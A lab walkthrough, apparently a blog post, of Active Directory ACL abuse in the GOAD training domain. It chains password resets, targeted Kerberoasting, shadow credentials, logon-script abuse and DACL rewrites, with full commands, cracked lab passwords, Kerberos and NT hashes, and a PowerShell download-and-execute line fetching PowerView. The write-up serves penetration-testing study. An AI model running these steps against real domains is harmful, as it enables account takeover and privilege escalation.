GOAD – part 11 – ACL
On the previous post (Goad pwning part10) we did some exploitation by abusing delegation. On this blog post, we will have fun with ACL in the lab.
In active directory, objects right are called Access Control Entries (ACE), a list of ACE is called Access Control List (ACL).
- The new ACL overview in the lab is this one :
MATCH p=(u)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' and u.admincount=false and not tolower(u.name) contains 'key' RETURN p |

.
sevenkingdoms.local ACL
To start we will focus on the sevenkingdoms killchain of ACL by starting with tywin.lannister (password: powerkingftw135)
- The path here is :
- Tywin -> Jaime : Change password user
- Jaime -> Joffrey : Generic Write user
- Joffrey -> Tyron : WriteDacl on user
- Tyron -> small council : add member on group
- Small council -> dragon stone : write owner group to group
- dragonstone -> kingsguard : write owner to group
- kingsguard -> stannis : Generic all on User
- stannis -> kingslanding : Generic all on Computer

- Let’s try to do all the path from tywin to kingslanding domain controler 🙂
Reminder : Abusing ACL make change on the targets. Be sure to you know what you are doing if you try to exploit it during an audit.

ForceChangePassword on User (Tywin -> Jaime)
- This one should never be done in a pentest (unless the customer is ok with that). You don’t want to block a user during your audit.
- As tywin.lannister we will change jaime.lannister password
net rpc password jaime.lannister -U sevenkingdoms.local/tywin.lannister%powerkingftw135 -S kingslanding.sevenkingdoms.local |
- We set the new jaime password.
- And verify the password is ok.
runas /user:tywin.lannister@sevenkingdoms.local cmd. .\PowerView.ps1$UserPassword = ConvertTo-SecureString 'pasdebraspasdechocolat' -AsPlainText -ForceSet-DomainUserPassword -Identity jaime.lannister -AccountPassword $UserPassword -Credential $Cred -Verbose
nxc smb 192.168.56.10 -u jaime.lannister -d sevenkingdoms.local -p pasdebraspasdechocolat |

GenericWrite on User (Jaime -> Joffrey)
- As we just set up jaime password we will now exploit the GenericWrite from Jaime to Joffrey

- This could be abuse with 3 different technics :
- shadowCredentials (windows server 2016 or +)
- targetKerberoasting (password should be weak enough to be cracked)
- logonScript (this need a user connection and to be honest it never worked or unless with a script already inside sysvol)
Target Kerberoasting
This abuse can be carried out when controlling an object that has a GenericAll, GenericWrite, WriteProperty or Validated-SPN over the target.
- First let’s do a target Kerberoasting, the principe is simple. Add an SPN to the user, ask for a tgs, remove the SPN on the user.
- And now we can crack the TGS just like a classic kerberoasting.
- Shutdown have done a tool which do all the work for you : https://github.com/ShutdownRepo/targetedKerberoast
targetedKerberoast.py -v -d sevenkingdoms.local -u jaime.lannister -p pasdebraspasdechocolat --request-user joffrey.baratheon |


- And now just crack the hash
hashcat -m 13100 -a 0 joffrey.hash rockyou.txt --force |
.
or use nxc ldap "192.168.56.10" -d "sevenkingdoms.local" -u "jaime.lannister" -p "cersei" --kerberoasting kerberoastables.txt
.
└─$ proxychains nxc ldap "192.168.56.10" -d "sevenkingdoms.local" -u "jaime.lannister" -p "cersei" --kerberoasting kerberoast_output.txt --targeted-kerberoast joffrey.baratheon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.10:636  ...  OK
LDAP        192.168.56.10   389    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:None) (channel binding:Never)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.10:389  ...  OK
LDAP        192.168.56.10   389    KINGSLANDING     [+] sevenkingdoms.local\jaime.lannister:cersei
LDAP        192.168.56.10   389    KINGSLANDING     [+] Found 1 enabled users without SPN.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:88  ...  OK
LDAP        192.168.56.10   389    KINGSLANDING     [*] sAMAccountName: joffrey.baratheon, memberOf: ['CN=Baratheon,OU=Stormlands,DC=sevenkingdoms,DC=local', 'CN=Lannister,OU=Westerlands,DC=sevenkingdoms,DC=local'], pwdLastSet: 2026-04-08 11:27:56.158969, lastLogon: 2026-06-12 09:23:17.179628
LDAP        192.168.56.10   389    KINGSLANDING     $krb5tgs$23$*joffrey.baratheon$SEVENKINGDOMS.LOCAL$sevenkingdoms.local\joffrey.baratheon*$6353f35f3bd9403fda5f8c63fb68d1a6$4390097417b4e1409e143f7d89f33e978b4b0fe3e75d1b6b5c87f65a6051f45fee951704a6ce4a1915a9197f5850b52313fc5f6c59b376a2bd7eb03bf17c836524f8dcddacdcd4de649a0b664dcb7469d7fa89dd858fb411b6345ce1a9b33615ded546f7175b7ad12f7dfe7f2ebcef0fb0751ead6519ef99ca259fef64778edcdadc5955f92ba3e850e17fffc67c3efcc601d7f8c40276d226a277499b8fbc609c14bf6e8c6f30daf63bc7b6e61ce9845ce90204b87c0082e5304135841fe0f083bf3a3ce8ca805d05ccbcfc9c70008c7a998ae11c0511a211b8b678bdd47ceeaf4c771ead8c1b82ea8c4a6229e1689455fbc83e2228f694f9a20a12a2bf1875344c39654a0e171e6374019c5a4229898ca4dea0276eb50e5b4d8c5ae7cee572029ccc21bf448d4812bf93c110163a9af506586b8e9190f67da5fa1e9769b2f9d9b3fe28c62528cb9f325918c3a8e7df8403a51ad9a41c6ed4c8373a0bcf69a3bdce78b6513e8c31a2bc9ad988c27622cc6521d7a05863864abccd4d4b4bdd961d942d79139000c02b6d37c85b57f91afdce0c4e3a519a292e44f5edddacace0c70c26f4ca57d462c427b25945c23b1a4916ba0c63eba2f11035a0bca5190c446cd19704e7b4c7a73b67e2308b746fecf8ad6e7c18443082d89fde288948feadbb4b80cf9f23ff8a299e1bed2aa12706d1f26c63360126108355de97450b225b82d3451607af74fe77569a1cd63c743553d465629dd676d88a152936ccfe4859da71e337d8dca5f64e20637d8f13d75e2176c1ea227787773170abc583ffa30e5138da17fbba352206b237ae6d02927b13955e619f6d499b72100ebbe38bb60daa6372dd21460be87300d1e92baab2d6e854a9d3ae5ef8ef729cd19c99a6281715f4d7f90d6d98f9af55f131eba8410864f6dac66b69c72c0b9dfd043561dd27764883152be68f71c549e759035b45cf31a1cb95904955a3b4a24cdb407d92a59b134f77e8cd88d683961edf2adbb2e82962be1af6b5ac8c7973ec0435d7fabb938db37dab31617bbdf32295be48bc43daf785349b372599d0807c10835ee5e32c435bcf48601991a0be652241bfa827e7730f687e160985c88c2c4111160088db7280d8dfece49e3a32c1ead6cd543d96f340892ab1f11269a5d42b7dc38265a748bbfcd824537548f9663255d91099f3c6648c003567ab7f53f882bccc78f9e076bae99b78ab2825e8ec1be783329b77a3520cc2a11c3ef06e926c09802de76bb2ea1423107148d2ddc9f8d4054565311184dba512abb9cc9b905cf0565d9021851f65bc9d2f1c03c824cb47088155f5a2cfa0b1a97966deb833d7337191c2b2e3bdc4d4f3de1c74d6efadf6aee16cc6e6af33f32bd1b714b7ec2b94d097b76c1c145f951f25f818b84ad848b137592684515d2157d1edc12af7a45da9e526881ce0dd6e6d5d99d0b94e010cf7d2cb1501841096ef92fca65465db9cf07005492e7fd40076c29284d666
.
hashcat -m 13100 -a 0 kerberoastables.txt /usr/share/wordlists/rockyou.txt.gz --force
from windows
Enter-PSSession -ComputerName studvm -Credential sevenkingdoms\jaime.lannister
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))
# Make sur that the target account has no SPN
Get-DomainUser 'joffrey.baratheon' | Select serviceprincipalname
# Set the SPN
Set-DomainObject -Identity 'joffrey.baratheon' -Set @{serviceprincipalname='nonexistent/BLAHBLAH'}
# Obtain a kerberoast hash
$User = Get-DomainUser 'joffrey.baratheon'
$User | Get-DomainSPNTicket | fl
or .\Loader.exe -path C:\ad\TOOLS\Rubeus.exe -args kerberoast /user:joffrey.baratheon /simple /rc4opsec
# Clear the SPNs of the target account
$User | Select serviceprincipalname
Set-DomainObject -Identity victimuser -Clear serviceprincipalname
.
reference : https://www.thehacker.recipes/ad/movement/dacl/targeted-kerberoasting
I used a win2022 studvm$ joined to north.sevenkingdoms.local , and logged on as \sevenkingdoms\joffrey.baratheon , and there from rdp session
#load PowerView.ps1
iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.1/PowerView.ps1'))

# Make sure that the target account has no SPN
Get-DomainUser 'joffrey.baratheon' | Select serviceprincipalname

# Set the SPN
Set-DomainObject -Identity 'joffrey.baratheon' -Set @{serviceprincipalname='nonexistent/BLAHBLAH'}

# Rubeus.exe kerberoast
use PS C:\AD\TOOLS> .\Loader.exe -path C:\ad\TOOLS\Rubeus.exe -args kerberoast /user:joffrey.baratheon /simple /rc4opsec /outfile C:\AD\TOOLS\joffreyhash.txt

# Clear the SPNs of the target account
Set-DomainObject -Identity joffrey.baratheon -Clear serviceprincipalname
an then crack the hash with John
C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --wordlist=C:\AD\Tools\kerberoast\rockyou.txt C:\AD\Tools\joffreyhash2.txt
.
PS C:\AD\TOOLS> C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --wordlist=C:\AD\Tools\kerberoast\rockyou.txt C:\AD\Tools\joffreyhash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1killerlion      (?)
1g 0:00:00:42 DONE (2026-05-22 04:30) 0.02378g/s 309335p/s 309335c/s 309335C/s 1kingjames..1kek9
Use the "--show" option to display all of the cracked passwords reliably
Session completed
.
Shadow Credentials
This was already done previously in this blog, one of the fastest exploitation is with certipy:
certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'pasdebraspasdechocolat' -account 'joffrey.baratheon' |
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'cersei' -account 'joffrey.baratheon'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEVENKINGDOMS.LOCAL.
[!] Use -debug to print a stacktrace
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:636  ...  OK
[*] Targeting user 'joffrey.baratheon'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c9b8e4eb3fb544678d09d3b949e2b377'
[*] Adding Key Credential with device ID 'c9b8e4eb3fb544678d09d3b949e2b377' to the Key Credentials for 'joffrey.baratheon'
[*] Successfully added Key Credential with device ID 'c9b8e4eb3fb544678d09d3b949e2b377' to the Key Credentials for 'joffrey.baratheon'
[*] Authenticating as 'joffrey.baratheon' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'joffrey.baratheon@sevenkingdoms.local'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'joffrey.baratheon.ccache'
[*] Wrote credential cache to 'joffrey.baratheon.ccache'
[*] Trying to retrieve NT hash for 'joffrey.baratheon'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
[*] Restoring the old Key Credentials for 'joffrey.baratheon'
[*] Successfully restored the old Key Credentials for 'joffrey.baratheon'
[*] NT hash for 'joffrey.baratheon': 3b60abbc25770511334b3829866b08f1
.
or ShadowCredentials with Whisker+Rubeus : https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/shadow-credentials
runas /user:jaime.lannister@sevenkingdoms.local cmd
Whisker.exe list /target:joffrey.baratheon
Whisker.exe add /target:joffrey.baratheon
Rubeus.exe asktgt /user:joffrey.baratheon /certificate:MII<snip>RrQ/password:"2AAYSlj7qEV2vZBP" /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /getcredentials /show
.
C:\Windows\system32>runas /user:jaime.lannister@sevenkingdoms.local cmd
Enter the password for jaime.lannister@sevenkingdoms.local:
Attempting to start cmd as user jaime.lannister@sevenkingdoms.local ...

C:\Windows\system32>hostname
STUDVM

--and then --

c:\AD\TOOLS>Whisker.exe list /target:joffrey.baratheon
[*] Searching for the target account
[*] Target user found: CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local
[*] Listing deviced for joffrey.baratheon:
    DeviceID: 30a31245-7634-a642-97d6-517d1e032cc2 | Creation Time: 6/10/2026 5:36:03 AM

c:\AD\TOOLS>whoami
sevenkingdoms\jaime.lannister

c:\AD\TOOLS>Whisker.exe add /target:joffrey.baratheon
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password 2AAYSlj7qEV2vZBP
[*] Searching for the target account
[*] Target user found: CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID c5aa0ab2-a68c-4cbc-af53-b5fb6427eac7
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:joffrey.baratheon /certificate:MIIJyAIB<snip>D5wP1ECAgfQ /password:"2AAYSlj7qEV2vZBP" /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /getcredentials /show

c:\AD\TOOLS>
c:\AD\TOOLS>Rubeus.exe asktgt /user:joffrey.baratheon /certificate:MIIJyAIBAzCCCYQGCSqGSIb3DQEHAaCCCXUEgglxMIIJbTCCB<snip>5wP1ECAgfQ /password:"2AAYSlj7qEV2vZBP" /domain:sevenkingdoms.local /dc:kingslanding.sevenkingdoms.local /getcredentials /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=joffrey.baratheon
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sevenkingdoms.local\joffrey.baratheon'
[*] Using domain controller: 192.168.56.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIG3jC<snip>5sb2NhbA==

  ServiceName              :  krbtgt/sevenkingdoms.local
  ServiceRealm             :  SEVENKINGDOMS.LOCAL
  UserName                 :  joffrey.baratheon (NT_PRINCIPAL)
  UserRealm                :  SEVENKINGDOMS.LOCAL
  StartTime                :  6/10/2026 6:02:02 AM
  EndTime                  :  6/10/2026 4:02:02 PM
  RenewTill                :  6/17/2026 6:02:02 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  9yXTG8pcdREUeoxoJ2GvHA==
  ASREP (key)              :  CDA85F24C1EBC65C53F72C368DF0508B

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 3B60ABBC25770511334B3829866B08F1

c:\AD\TOOLS>
.
Logon script
- To show the scriptpath ldap value instead of ldapsearch we can use the tool ldeep
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains ldeep ldap -u jaime.lannister -p 'cersei' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=joffrey.baratheon)' scriptpath
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.10:389  ...  OK
[{
  "dn": "CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local",
  "scriptPath": "\\\\192.168.56.1\\share\\exploit.bat"
}]
.
<snip>
- Start responder and simulate joffrey connection by starting an RDP connection
responder -I vboxnet0 xfreerdp /d:sevenkingdoms.local /u:joffrey.baratheon /p:'1killerlion' /v:192.168.56.10 /size:80% /cert-ignore |
- And we get the NetNLMV2 hash of joffrey.baratheon and… kingslanding$ !

WriteDacl on User (Joffrey -> Tyron)


- To exploit writeDacl from Joffrey to Tyron we can use dacledit.py
- First let’s look at joffrey’s right on tyron :
.
proxychains impacket-dacledit -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
Ok now change the permission to “FullControl” and see the modification
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains impacket-dacledit -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:389  ...  OK
[*] DACL backed up to dacledit-20260708-150400.bak
[*] DACL modified successfully!
.
┌──(bolke㉿hacky)-[~/htb/goad-jacco]
└─$ proxychains impacket-dacledit -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:389  ...  OK
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3008081783-3975149589-1763115855-1118)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : joffrey.baratheon (S-1-5-21-3008081783-3975149589-1763115855-1118)
.
or from Windows use PowerView.ps1
runas /user:jaime.lannister@sevenkingdoms.local powershell
Import-Module . .\PowerView.ps1
# Add ACLs for a specific user
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "tyron.lannister" -PrincipalIdentity "joffrey.baratheon"
# Retrieve ACLs for a specific user and resolve GUIDs to display names
Get-DomainObjectAcl -Identity "tyron.lannister" -Domain "sevenkingdoms.local" -ResolveGUIDs
- Ok now we can :
- change tyron password
- do a target kerberoasting
- do a shadow credentials
- Let’s just use shadowcredentials :
proxychains certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p '1killerlion' -account 'tyron.lannister' |
.
.
Add self on Group (Tyron -> Small Council)
- We now got tyron so we can add us into the small council group
